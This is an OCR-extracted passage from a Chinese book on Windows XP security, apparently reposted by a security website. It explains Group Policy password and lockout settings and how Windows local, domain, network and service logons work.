
将密码的位数保持在 6 位以上，就会大大增强账户及系统的整体安全性。默认状态下，Windows 中允许设置密码为空或在 256 个字符长度之间进行选择。

如果希望 Windows 中任何账户的密码都不能小于指定的位数（如 6 位），可以在“组策略”中进行相关设置。具体方法是：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”，打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”节点。

步骤 3

双击右侧窗格中的“密码长度最小值”项，打开此项的属性窗口，如图 11-36 所示。




图11-36 指定密码的最小位数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

在密码长度框中可以输入长度从 1 到 14 个字符的值（如数字“6”），默认值为数字 0，这表示可以设置不需要密码。输入完毕后，单击“确定”按钮应用密码长度的设置。

在应用了此项设置后，当在系统中进行账户的创建时，就不能将密码设置为空密码或是少于 6 位的密码了。否则，会出现如图 11-37 所示的错误。



图11-37 密码长度将强制要求设置在指定的范围内

2．设置密码的复杂性要求

前面已经说过密码具有弱密码和强密码之分，默认状态下，Windows 中可以使用空口令这类典型的弱密码。如果希望在 Windows XP 中强制账户使用强密码，可以在组策略中进行如下设置。

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”。

步骤 3

双击右侧窗格中的“密码必须符合复杂性要求”项，在弹出的如图 11-38 所示的属性窗口中，选中“已启用”项并单击“确定”按钮应用此密码设置。




图11-38 按下F1帮助键可以知道此项的作用范围



在单击提示框中的“安全设置描述”项后，在弹出的帮助文件窗口中打开“密码必须符合复杂性要求”项的帮助内容页面（可以在“运行”栏中直接输入此页面的网址“ms-its:D:\WINDOWS\Help\spolsconcepts.chm::/505.htm”，使用 IE 浏览器浏览相应的帮助信息。），可以看到如下内容：

启用“密码必须符合复杂性要求”策略后，密码必须满足：不包含全部或部分的用户账户名、长度至少为六个字符、包含来自以下四个类别中的三个的字符：

（1）英文大写字母（从 A 到 Z）。

（2）英文小写字母（从 a 到 z）。

（3）10 个基本数字（从 0 到 9）。

（4）非字母字符（例如，!、$、#、%）。

此安全策略只有在更改或创建账户的密码时，才会生效并会强制执行复杂需求。

3．设置密码最短存留期

假设，管理员为新创建的账户设置了一个复杂的密码。但是，使用这个账户的用户却不愿意使用这个复杂的密码，而希望使用一个简单的密码。基于安全因素考虑，这个要求将会被拒绝。为了强化这个安全管理，可以设置复杂的密码最低使用期限（如 60 天），在这个指定的期限日期内，用户将不能擅自更改管理员创建的密码。在组策略窗口中，进行此项设置的方法是：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”。

步骤 3

双击右侧窗格中的“密码最短存留期”项，打开此项的属性窗口，如图 11-39 所示。



图11-39“密码最短存留期”项的属性窗口

步骤 4

在“在以下天数后可以更改密码”项下方的文本框中输入数字 1~999 天之间的任一个数字(如 60)。如果将密码更改为数字 0 的话，则允许账户立即可以更改密码。

步骤 5

在单击“确定”按钮应用此密码设置后，只有当账户新建密码后，在更改密码时此设置才会生效。例如,账户 111 在创建一个密码后,使用“用户账户”工具修改密码时就会弹出如图 11-40 所示的错误提示信息。





图11-40 错误提示

如果在“本地用户和组”窗口中进行 111 账户的密码修改，则会弹出“拒绝访问”的提示框。



4．强制不能再使用曾用过的密码

如果不希望账户在修改密码时使用以前曾使用过的密码，需要在“组策略”编辑器中进行如下操作：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”节点。

步骤 3

双击右侧窗格中的“强制密码历史”项，打开此项的属性窗口，如图 11-41 所示。





图11-41 属性窗口

此策略可以通过确保旧密码不能继续使用，从而使管理员能够增强安全性。在“保留密码历史”框中，可以输入数字 0~24 之间的任意值，这个值是指系统中能记住曾使用过的密码的个数，如输入数字 2，就意味可以记住第一次和第二次设置的密码。此后的密码修改中，将不能再使用这两次使用过的密码。



5．账户的锁定

账户的锁定是一个常规性的管理操作，例如，我们可以将新建的临时账户在使用一段时间后自动锁定，从而能够达到有效减轻管理员对账户管

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

理压力的效果。对账户的锁定可以使用很多种方法，如：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”，打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“账户锁定策略”节点。

步骤 3

双击右侧窗格中的“账户锁定阀值”项，打开此项的属性窗口，如图 11-42 所示。





图11-42 指定尝试登录的次数



步骤 4

在“发生以下情况之后，锁定账户”项下方的文本框中输入数字 1~999 之间的任间值（如数字“3”）。如果设置值为数字 0，那么表示无论尝试登录失败多少次，都始终不锁定该账户。设置完毕后，单击“确定”按钮应用此设置即可。

在应用了“账户锁定阀值”项后，将会引发“账户锁定时间”（用于确定已锁定账户在自动解锁前保持锁定状态的分钟数）和“复位账户锁定计数器”两个策略的启用，也就是说只有当指定了账户锁定阈值时，这两个策略设置才有意义。在如图 11-43 所示的自动弹出的设置对话框中，一般选择这两项的默认数值即可。




图11-43 选择默认值即可

如果希望对这两项的数值进行设置，需要在单击上图的“确定”按钮返回到组策略窗口后，分别双击“账户锁定时间”和“复位账户锁定计数器”两个策略项，在弹出的属性窗口中进行数值的重新输入即可。

其中，“账户锁定时间”中的数值可以在 1 到 99,999 分钟之间。如果将该值设置为 0，则会立即解锁锁定的账户。“复位账户锁定计数器”策略用于确定登录尝试失败之后，和登录尝试失败计数器被复位为 0 次失败登录尝试之前经过的分钟数。有效范围为 1 到 99,999 分钟之间。

在启用了“账户锁定阀值”策略后，有时会发生锁定操作被系统自动提前执行的情况。例如，“账户锁定阈值”的值设置为 5 时，某位用户使用账户登录三次失败时就会被锁定。这显然两者是不匹配的，正确的锁定账户操作应该是在五次登录失败时执行。出现这个问题，一般是因为登录账户的“全名”和“用户名”相同所致——当使用“用户名”登录尝试未成功时，Windows XP 会自动使用登录账户的全名重试登录。因此，就会发生了两次登录尝试操作，进而导致在“账户锁定阈值”中对这些尝试进行了计数。

所以，账户锁定的操作会被提前执行，解决这个问题的方法是更改账户的全名，使其不同于该账户的用户名即可。

11.4 深入解析账户登录安全

平时我们在使用 Windows 时总要先进行登录操作，Windows 的登录验证机制比较严格，理解

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

并掌握 Windows 的登录验证机制和原理对网络管理员来说很重要，这能够增强对系统安全的认识，并能够有效预防、解决黑客和病毒等问题。

11.4.1 账户登录系统的过程

账户与系统登录子系统两者相辅而成，缺一不可。账户登录到系统的过程，实际就是一个认证（Authentication）与授权（Authorization）的过程，即：

(1) 认证：系统将用户递交的账户与密码信息，与本地账户存储数据库进行对比认证。

(2) 授权：当验证无误后，系统将会授权登录的账户访问自己有权访问的资源。

虽然在 Windows 中登录的类型比较多，但是认证与授权的过程是必不可少的。

在交互式登录时，系统通常会使用如下组件：

1．Winlogon.exe

Winlogon.exe 是“交互式登录”时最重要的组件，我们可以将其看作是登陆管理器，它用于处理系统的登录过程，它由 SYSTEM 账户自动启用。它的作用是：

（1）加载其他登录组件。

（2）提供同安全相关的用户操作图形界面，以便用户能进行登录或注销等相关操作。

（3）根据需要，与 Windows 的“图形标识与授权”（GINA）文件 Msgina.dll 发送必要信息。

如果用户设置了登录时要按“Ctrl+Alt+Delete”键，那么，在 Winlogon 初始化时，就会在系统中注册一个 SAS（Secure Attention Sequence——安全警告序列）。SAS 用于提供用户按下“Ctrl+Alt+Delete”键的环境。这个前置条件可以确保用户交互式登录时输入的信息只被系统接受，而不会被其他程序所获取。原理很简单，在按下“Ctrl+Alt+Delete”键后，只有系统本身的 GINA 才能截获这个组合键信息，任何第三方 GINA 都不能截获这个信息。故而，可以保证“安全登录”时输入的账户和密码信息不会被黑客盗取。

例如，当黑客远程试图登录 Windows 时，他会反复手工或自动化的测试各种可能的账户与密码是否能够被 Windows 接受。在这个测试过程中，按下“Ctrl+Alt+Delete”键的操作就会给这种反复猜解的过程带来麻烦，并会大大减弱恶意猜解的效率。

此外，更重要的是，按下“Ctrl+Alt+Delete”键后，系统可以保证用户在输入自己的密码时，能够在受信任的路径中进行通信，而不会被轻易地被黑客程序截获。例如，“Windows 密码大盗”这个程序就会截取登录时输入的账户名和密码信息。

要在系统登录时必须按下“Ctrl+Alt+Delete”键才能打开“登录到 Windows”对话框。可以使用多种方法来实现，这里介绍在“组策略”中实现的过程：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”。

步骤 3

双击右侧窗格中的“交互式登录：不需要按 Ctrl+Alt+Del”项，打开此项的属性窗口，如图 11-44 所示。




图11-44 设置登录时是否需要按Ctrl+Alt+Delete键

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

在单击选中“已禁用”项后，单击“确定”按钮应用此安全策略。

步骤 5

在退出组策略编辑器后，在登录 Windows XP 时就会出现如图 11-45 所示的提示框了。




图11-45 登录时提示框

步骤 6

此时必须按下“Ctrl+Alt+Delete”键，才能打开“登录到 Windows”对话框。

TIPS

此策略的禁用设置必须在“用户账户”中关闭“欢迎屏幕”后方可生效，否则将会直接出现欢迎屏幕，而忽略此安全策略。此外，在已加入域的工作站中，会自动禁用此项策略。

通常，Winlogon 在注册 SAS 后，可以调用 GINA 生成 3 类环境，以供用户在需要的时候分别使用，它们分别为：

一是 Winlogon 登录环境。Winlogon 登录环境有两类，第一类是在登录时按下“Ctrl+Alt+Delete”键后，就会进入 Winlogon 的登录环境，其中的登录对话框是 GINA 负责显示的，如图 11-46 所示。




图11-46 登录时的登录框

第二类是在登录到系统后，随时都可以通过按下“Ctrl+Alt+Delete”键进入 Winlogon 的登录环境，并弹出“Windows 安全”对话框，如图 11-47 所示。




图11-47 登录后的登录框

TIPS

必须在“用户账户”窗口中单击“更改用户登录或注销的方式”项，在弹出的“选择登录和注销选项”窗口中，取消“使用快速用户切换”项的选中状态。

二是用户桌面环境。用户桌面就是我们日常操作的桌面，它是系统中最主要的桌面系统。用户需要提供正确的账户和密码，方可成功登录到桌面环境。它同样是由 Winlogon 控制的，想知道这一点只需执行如下操作即可。

步骤 1

在“运行”栏中使用命令“Regedit”打开“注册表编辑器”窗口，并依次展开到如下项：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

步骤 2

在如图 11-48 所示的右侧窗格中，可见 Explorer.exe、logonui.exe 组件都由 Winlogon 来控制的。




图11-48 Winlogon控制着桌面系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在用户成功登录到桌面环境后，Winlogon 会根据注册表中的信息和用户配置文件来初始化用户桌面——不同的用户具有不同的桌面环境。

三是屏幕保护环境。这个很好理解，例如，开机后在长时间未进行登录信息输入时，就会自动切换到屏幕保护程序运行环境，当晃动鼠标后就会自动返回到欢迎屏幕或登录框。

2．GINA

GINA 的全称为“Graphical Identification and Authentication”，它是几个动态数据库文件的集合，由 Winlogon.exe 调用并把用户提供的账户和密码传达给 GINA，接着由 GINA 提供能够对用户身份进行识别和验证的函数，并负责对账户和密码的有效性进行验证，然后把验证结果反馈给 Winlogon 程序。在登录过程中，“欢迎屏幕”和“登录对话框”就是 GINA 显示的。

一些主题设置软件，例如 StyleXP，可以指定 Winlogon.exe 加载商家自己开发的 GINA，从而提供不同的 Windows 登录界面。由于这个可修改性，现在出现了盗取账号和密码的木马。例如，有的木马可以模拟出一个“欢迎屏幕”，当用户输入密码后，就被木马程序所获取，而用户却全然不知。所以某些安全性要求高的环境中，是不建议使用欢迎屏幕登录的。

3．LSA

LSA 的全称为“Local Security Authority”（本地安全授权），这是 Windows 系统中的一个相当重要的服务，所有与安全认证相关的处理都要通过这个服务。它从 Winlogon.exe 中获取用户的账户和密码，然后经过密钥机制处理，并和存储在账号数据库中的密钥进行对比，如果对比的结果匹配，LSA 就认为用户的身份有效，允许用户登录计算机。如果对比的结果不匹配，LSA 就认为用户的身份无效。这时用户就无法登录计算机。

4．SAM

安全账户管理器（SAM，Security Account Manager）是一个受保护的子系统，它负责管理账户和账户组信息。它通过存储在计算机注册表中的安全账户来管理账户和账户组的信息。对于没有加入到域的计算机来说，它存储在本地，而对于加入到域的计算机，它存储在域控制器上。

当用户输入账户与密码信息准备登录本地系统时，系统会将 SAM 数据库中的账户信息同用户提供的信息进行比较。如果用户尝试登录到域，则系统会使用存储在域控制器中的 SAM 数据库中的账户信息与用户提供的信息进行比较。



“%SystemRoot%\repair”文件夹中的 SAM 文件，只存储着系统最初安装时登录配置文件的初始状态。由于不包含后创建的账户名和密码，所以尽管使用该文件覆盖现有的 SAM 文件后也可以进入系统，但通过后创建账户进行设置将全部消失，且使用 EFS 加密的文件也将无法打开。

5．Net Logon服务

Net Logon 服务默认状态下处于关闭状态，只能在登录到域的计算机中才会自动启用。因此，此服务对于本地登录的用户来说没有意义。此服务主要提供验证域控制器中 SAM 数据库中的信息，是否与用户提供的信息匹配。

6．KDC服务

KDC 全称是“Kerberos Key Distribution Center”（Kerberos 密钥分发中心），这是一项域控制器中的服务，在 Windows XP 登录域时会使用到它。它将域的 Active Directory 用作为账户数据库。KDC 与 Active Directory 服务一样，位于每个域控制器上。两种服务皆由域控制器的本地安全机构（LSA）自动启动，并在 LSA 的进程空间中运行。两种服务皆不应停止，虽然可以使用命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Net Stop KDC 停止 KDC 服务。以 Windows Server 2003 为例，允许每个域拥有若干域控制器（同属对等端），从而确保这些服务的可用性。任何域控制器都能够接受寻址到域 KDC 的身份验证请求和授权票证的请求。面向 Windows Server 2003 域的 KDC 使用的安全主体名称是 krbtgt，此安全主体的账户在创建新域时自动创建。我们不能删除账户，也不能更改名称。



11.4.2 本地登录的过程

本地登录是一种交互式登录，这是平常登录时最常见的类型——就是用户通过相应的用户账户（User Account）和密码在本机进行登录的过程。有些用户认为“交互式登录”就是“本地登录”，其实这是错误的。“交互式登录”还包括“域登录”、终端服务和远程桌面登录等等。

在进行交互式登录时，系统会首先检验登录的用户账户类型是本地用户账户（Local User Account），还是域用户账户（Domain User Account），然后再采用相应的验证机制。因为不同的用户账号类型，其处理方法也不同。通常，本地登录的执行过程如图 11-49 所示。




图11-49 本地登录的认证过程

这里简单解释一下这个过程的含义：

步骤 1

检测用户选择的登录方式是本机登录还是域登录，后者的登录过程将在后面讲解。

步骤 2

在 WinLogon 调用 GINA 提供的本地登录对话框中，输入账户信息和密码。

步骤 3

在按下回车键后，GINA 将把截获的信息发送到 LSA 进行验证。在登录本机的情况下，LSA 会使用 MSV1_0 验证程序包，将用户的登录信息进行处理并生成密钥。

步骤 4

上一步生成的密钥信息将会与 SAM 数据库中存储的密钥信息进行比较（这就是为什么要先建一个账户的原因）。

步骤 5

在比较的过程中，如果发现两者的信息相符，则会把这个验证信息（如账户的 SID 号，等等）返回给 LSA。

步骤 6

LSA 会使用这些信息创建安全访问令牌（Access Token），并将令牌的句柄和登录确认信息返回给 WinLogon。

步骤 7

WinLogon 根据反馈得到的信息，决定用户在验证成功后能够登录到自己的桌面环境，或是验证失败后要求再次输入正确的账户名和密码信息。

11.4.3 域登录

简而言之，共享同一个 AD（Active Directory，简称 AD。）数据库的计算机的集合就是一个域。AD 数据库中包含了用户账户、用户密码、计算机账户、权限设置等信息。同一个域内的计算机和用户，都是由同一份 AD 数据库来决定谁可以访问哪些资源，谁可以做哪些工作。在如图 11-50 所示中，可以看到简化的域登录过程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图11-50 域登录的两种方式

现在简单解释一下域登录的过程含义：

进行域登录可以分为两种方式：一是在域控制器（DC，Domain Controller）因死机等原因无法接通时，用户输入的账户信息会与本机中的SAM数据库中的相关信息进行验证。之所以可以这样进行验证，是因为在当Windows XP的计算机加入到域时，会在本地计算机中创建一个账户，这个账户默认值是创建在“Power Users”组中，如图11-51所示。



图11-51 域中的账户在本机也会创建

二是域控制器可以连接时，登录的过程是：

（1）在按下“Ctrl+Alt+Delete”键时，WinLogon会检测到这个SAS键按下的操作。

（2）在WinLogon调用GINA提供的登录框中，输入账户名、密码和选择域。

（3）按下回车键时会将输入的信息发送给LSA进行验证。

（4）LSA将信息发送给Kerberos验证程序包，在将输入的信息生成一个加密密钥后，会将密钥存储在证书缓存区中。

（5）Kerberos向KDC发送一个包含客户身份信息和验证预处理数据的验证服务请求，其中包含用户证书等信息。

（6）KDC在接收到数据后，会对请求的信息进行解密，并对账户信息进行验证。

（7）在验证成功之后，KDC会向用户发送一个TGT（Ticket Granting Ticket，票证授予票证），其中包含账户的SID、域策略、用户的访问令牌等信息。

（8）在获得上述信息后，将会加载用户桌面。此时，计算机将成为域中的一员，并可以被域控制器管理。此外，还将可以访问到整个域中具有访问权限的资源。

登录到域的验证过程，对于不同的验证协议也有不同的验证方法。如果域控制器是Windows NT 5.0，那么使用的是NTLM验证协议，其验证过程和前面的“登录到本机的过程”差不多，区别就在于验证账户的工作不是在本地SAM数据库中进行，而是在域控制器中进行；而对于Windows 2000和Windows 2003域控制器来说，则使用更安全可靠的Kerberos V5协议。通过这种协议登录到域，要向域控制器证明自己的域账户有效，用户需先申请允许请求该域的TGS（Ticket-Granting Service——票证授予服务）。获准之后，用户就会为所要登录的计算机申请一个会话票据，最后还需申请允许进入那台计算机的本地系统服务。

11.4.4 网络登录

如果计算机加入到工作组或域，当需要访问其他计算机的资源时，就需要进行“网络登录”了。以A机和B机为例，当A机打算访问B机中的资源时，就需要使用B机中的账户与密码进行对B机的网络登录。

通常，我们可以将局域网中的网络登录的整个过程分为如图11-52所示的几个步骤。



图11-52 网络登录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 1

在 A 机和 B 机的“本地连接”中分别设置好各项协议及组件，这样才能开放网络访问端口 137、138、139（传统的 NetBT）和 445（TCP/IP 上的 SMB 直接承载）。

步骤 2

A 机在“网络邻居”中双击 B 机的计算机名称后“1”，因为没有权限访问 B 机中的资源，所以 B 机发出要求的信息，这个信息会在 A 机中弹出一个网络登录对话框“2”，要求 A 机告诉 B 机有权限访问的账户名和密码，这就等于 B 机要求 A 机提供开门的钥匙一样，如图 11-53 所示。



图11-53 没有访问权限所以弹出登录对话框

在登录到远程计算机的过程中，需要知晓 Windows 支持多种网络认证协议，如下两种协议是其中最主要的：一是 Kerberos V5 协议，此协议是 Windows 的默认验证协议，主要应用于域环境。二是 NTLM（NT LAN Manager，NT 局域网管理器）协议，此协议主要用于在工作组环境中进行连接验证。

步骤 3

在账户信息输入完毕，并单击“确定”按钮要求认证时，B 机将会检测两个方面的内容，一是 A 机输入的账户信息是否在本地账户数据库 SAM 中有相符的记录；二是组策略等安全策略中，有无对网络登录的一些规则需要遵守。通常，在组策略中有如下两项策略是需要关注的：

1.空密码登录

在 Windows 中，如果我们的某个账户是空口令，也就是说账户没有设置密码，那么在局域网中，当别人使用这个空口令的账户登录到我们的电脑准备访问资源时，访问将会被拒绝。出现这个问题的原因，是因为 Windows 默认权限设置所致。如果发现能够使用空白密码的账户进行网络登录，那么，就应检查是否黑客执行了如下设置：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口。

步骤 2

依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”。

步骤 3

双击右侧列表中的“账户：使用空白密码的本地账户只允许进行控制台登录”策略，打开该策略的属性窗口，如图 11-54 所示。




图11-54 空白密码登录策略

最后，单击选中“已禁用”项后，即可允许使用空白密码的账户进行网络登录了。这个策略的禁用，将直接影响 Guest 这个典型的没有密码的账户的网络登录权限。

2.网络拒绝登录

在默认状态下，并不是所有的账户都可以进行网络登录的。也就是说，即便 A 机拥有 B 机中正式的账户和密码，但未必 B 机就允许这个账户进行网络登录。这与上面的“账户：使用空白密码的本地账户只允许进行控制台登录”策略是一样的，使用空白密码的账户可以进行本地登录，但未必就可以进行网络登录。

在组策略编辑器中，通过如下操作可以设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

允许网络登录的账户有哪些：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口。

步骤 2

依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权利指派”。

步骤 3

双击右侧列表中的“拒绝从网络访问这台计算机”策略，打开该策略的属性窗口，如图 11-55 所示。



图11-55 管理可以进行网络访问的账户列表

步骤 4

在属性列表中，已经有的账户将不能进行网络登录，如 Guest 账户。显然，如果不希望某个账户（如管理员级别的账户组）进行网络访问，只需单击“添加用户或组”按钮将其添加到这里即可。如果希望某个账户可以进行网络访问，那么保证其不在这个列表中即可。

实际上安全策略就好比大门被屋里的人加了一道保险一样，虽然外面的人钥匙正确，但里面的保险是否打开还要看屋里面的人是否愿意。这就好比 B 机在说：“哦！ A 机来访问了，是不是允许他进门呢？”。

步骤 5

既然 A 机来访问，那么 B 机中至少要准备一些东西让 A 机能访问才对。否则 A 机什么也看不到，岂不是白跑一趟了？但是，访问并不能让 A 机随心所欲，否则 A 机把重要的资料恶意删除了怎么办？所以，针对每个可以被 A 机访问的资源进行权限设置，就成了必须要进行的设置。这一步是 A 机成功登录了 B 机后的后继步骤，它决定了登录后可以进行操作范围是什么。

除了上述这种标准的网络登录方式外，还有一些 DOS 下的网络登录、远程桌面登录，等等，其访问过程都是一样的。故此处略。

11.4.5 服务登录

服务登录是一种特殊的、由系统自动控制的登录方式。以 Windows XP 登录环境为例，在出现欢迎屏幕登录时，将会自动在后台进行一些账户（如 SYSTEM 账户）的登录，这些账户的登录主要用于启动一些系统组件，如系统服务。要想知道这一点，需要执行如下操作：

步骤 1

在“运行”栏中使用命令“Taskmgr”，打开“Windows 任务管理器”窗口。

步骤 2

单击切换到“进程”选项卡，在如图 11-56 所示的“用户名”列表中可以看到不同的账户名称。显然，这表示有多个账户已经登录到系统了。只不过除了当前登录的账户外，其余的账户都是供系统使用的。



图11-56 默认状态下有多个账户会自动登录

步骤 3

在账户左侧的“映像名称”列表中，可以看到账户启动的服务或系统组件名称。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

使用不同账户启动的服务具有不同的权利，如：使用本地账户（Local Service）启动的服务，该服务只能访问本机资源，无法访问网络资源；使用网络账户（Network Service）启动的服务，则可以访问网络中的可访问资源；如果是使用System 账户启动的服务，则该服务拥有最大的权利。

